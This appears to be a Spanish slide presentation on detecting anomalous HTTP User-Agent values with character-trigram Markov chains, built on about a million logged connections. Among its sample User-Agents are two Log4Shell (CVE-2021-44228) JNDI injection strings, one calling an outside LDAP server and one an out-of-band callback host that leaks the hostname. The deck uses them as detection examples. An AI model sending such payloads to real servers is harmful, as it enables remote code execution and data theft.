Cadenas de Markov para el análisis y detección de anomalías en valores de User-Agent en peticiones web

Mitsiu Alejandro Carreño Sarabia
E23S-18014

Introducción

- Se propone un método basado en modelos no supervisados de aprendizaje máquina para **evaluar y detectar valores anómalos** en el campo “User-Agent” de las peticiones que recibe un servidor web.

- Evaluar el campo “User-Agent” de nuevas peticiones **basado en el tráfico histórico** del servidor y obtener un **índice de similitud** respecto a solicitudes pasadas

User-Agent

- Campo dentro del estándar HTTP que tiene la intención de informar al servidor el **tipo de software responsable de la solicitud** HTTP:

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

User-Agent

- Campo dentro del estándar HTTP que tiene la intención de informar al servidor el **tipo de software responsable de la solicitud** HTTP:

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

- Se usa para **negociar el contenido** (idioma, accesibilidad, resolución)

¿Cuáles User-Agents serán anómalos?


- Mozilla/5.0 (PLAYSTATION 3; 2.00)
- ${jndi:ldap://196.21.83.146:1389/Exploit}
- ${jndi:ldap://${:-997}${:-861}.${hostName}.useragent.ci8juj5b772feim6f1p0m9rmhcy6xtmrn.oast.pro}
- Dalvik/2.1.0 (Linux; U; Android 8.0.0; RNE-L03 Build/HUAWEIRNE-L03)
- SonyEricssonW850i/R1ED Browser/NetFront/3.3 Profile/MIDP-2.0 Configuration/CLDC-1.1
- Mozilla/5.0 (Linux; Android 13; SM-G981V Build/TP1A.220624.014; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/113.0.5672.162 Mobile Safari/537.36 OcIdWebView ({\x22os\x22:\x22Android\x22,\x22osVersion\x22:\x2233\x22,\x22app\x22:\x22com.google.android.gms\x22,\x22appVersion\x22:\x22219\x22,\x22style\x22:2,\x22isDarkTheme\x22:true})
- nvdorz
- SonyEricssonT100/R101
- python-requests/2.31.0
- AdsBot-Google (http://www.google.com/adsbot.html)
- Mozilla/5.0 (Windows) mirall/3.0.2stable-Win64 (build 20200924) (Nextcloud)

¿Cuáles User-Agents serán anómalos?

- Mozilla/5.0 (PLAYSTATION 3; 2.00)
- ${jndi:ldap://196.21.83.146:1389/Exploit} (CVE-2021-44228)
- ${jndi:ldap://${:-997}${:-861}.${hostName}.useragent.ci8juj5b772feim6f1p0m9rmhcy6xtmrn.oast.pro}
- Dalvik/2.1.0 (Linux; U; Android 8.0.0; RNE-L03 Build/HUAWEIRNE-L03)
- SonyEricssonW850i/R1ED Browser/NetFront/3.3 Profile/MIDP-2.0 Configuration/CLDC-1.1
- Mozilla/5.0 (Linux; Android 13; SM-G981V Build/TP1A.220624.014; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/113.0.5672.162 Mobile Safari/537.36 OcIdWebView ({\x22os\x22:\x22Android\x22,\x22osVersion\x22:\x2233\x22,\x22app\x22:\x22com.google.android.gms\x22,\x22appVersion\x22:\x22219\x22,\x22style\x22:2,\x22isDarkTheme\x22:true})
- nvdorz
- SonyEricssonT100/R101
- python-requests/2.31.0
- AdsBot-Google (http://www.google.com/adsbot.html)
- Mozilla/5.0 (Windows) mirall/3.0.2stable-Win64 (build 20200924) (Nextcloud)


Análisis de conexiones

- 1,017,176 conexiones.
- 3,115 user-agent distintos.
- Top 5 user-agents representan 50% de conexiones.
- Muestreo de 15 días (13/Junio - 27/Junio).



Cadenas de Markov

- Describe secuencias de eventos cuya **probabilidad** está **condicionada por el estado actual**.
- Relacionado con el teorema de bayes (**probabilidad condicional**)



Markov graph of transiton probabilites between states A, B and C

Cadenas de Markov y trigramas

```
{       '~~~': {'M': 1.0},
        '~~M': {'o': 1.0},
        '~Mo': {'z': 1.0},
        'Moz': {'i': 0.9981989654238034,        'l': 0.0018010345761965598},
        'ozi': {'l': 1.0},
        'zil': {'l': 0.9999765338208857,        'a': 2.3466179114284374e-05},
        'ill': {'a': 0.9999989797084415,        'o': 1.0202915585157614e-06},
        'lla': {    '/': 0.9999398027366289,    '\n': 4.795375217704934e-05,
                ' ': 4.0811703980467515e-06, '%': 8.162340796093503e-06}
```

Cadenas de Markov y trigramas

' An': {'d': 0.9999753944071488, '.': 2.4605592851255 09e-05},

'And': {'r': 1.0},

'ndr': {'o': 1.0},

'dro': {'i': 1.0},

'roi': {'d': 0.9999591713415 48, '.': 4.082865845194059e-06},

'oid': {' ': 0.9999101787850456, ';': 4.491060747720787e-05,

'.': 4.082782497927988e-06,'+': 3.266225998342 39e-05,

'D': 4.082782497927988e-06, '1': 4.082782497927988e-06}

Evaluación de similitud

```
1 mm.likelihood("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
```

```
-0.6134140536050418
```

```
1 mm.likelihood("${jndi:ldap://${:-997}${:-861}.${hostName}.useragent.ci8juj5b772feim6f1p0m9rmhcy6xtmrn.oa
```

```
-9.720199722067157
```

```
1 mm.likelihood("testing this fake user-agent")
```

```
-12.304835181784172
```

Generación de lenguaje natural

```
1  mm.simulate(100)
```

```
'Mozilla/5.0 (Win64 14541.0\nMozilla/5.0 (Windows) mirall/2.1; FreeBSD i386; de; CPU iPhone; Googleboo'
```

Conclusiones

- **Demasiados datos** para analizar manualmente.
- Genera **valor en negocio**, minimiza pérdidas, y en general mide rendimiento.
- Los ataques son un **riesgo permanente.**
- Los valores continuamente cambian, debe hacerse un **análisis dinámico.**

Gracias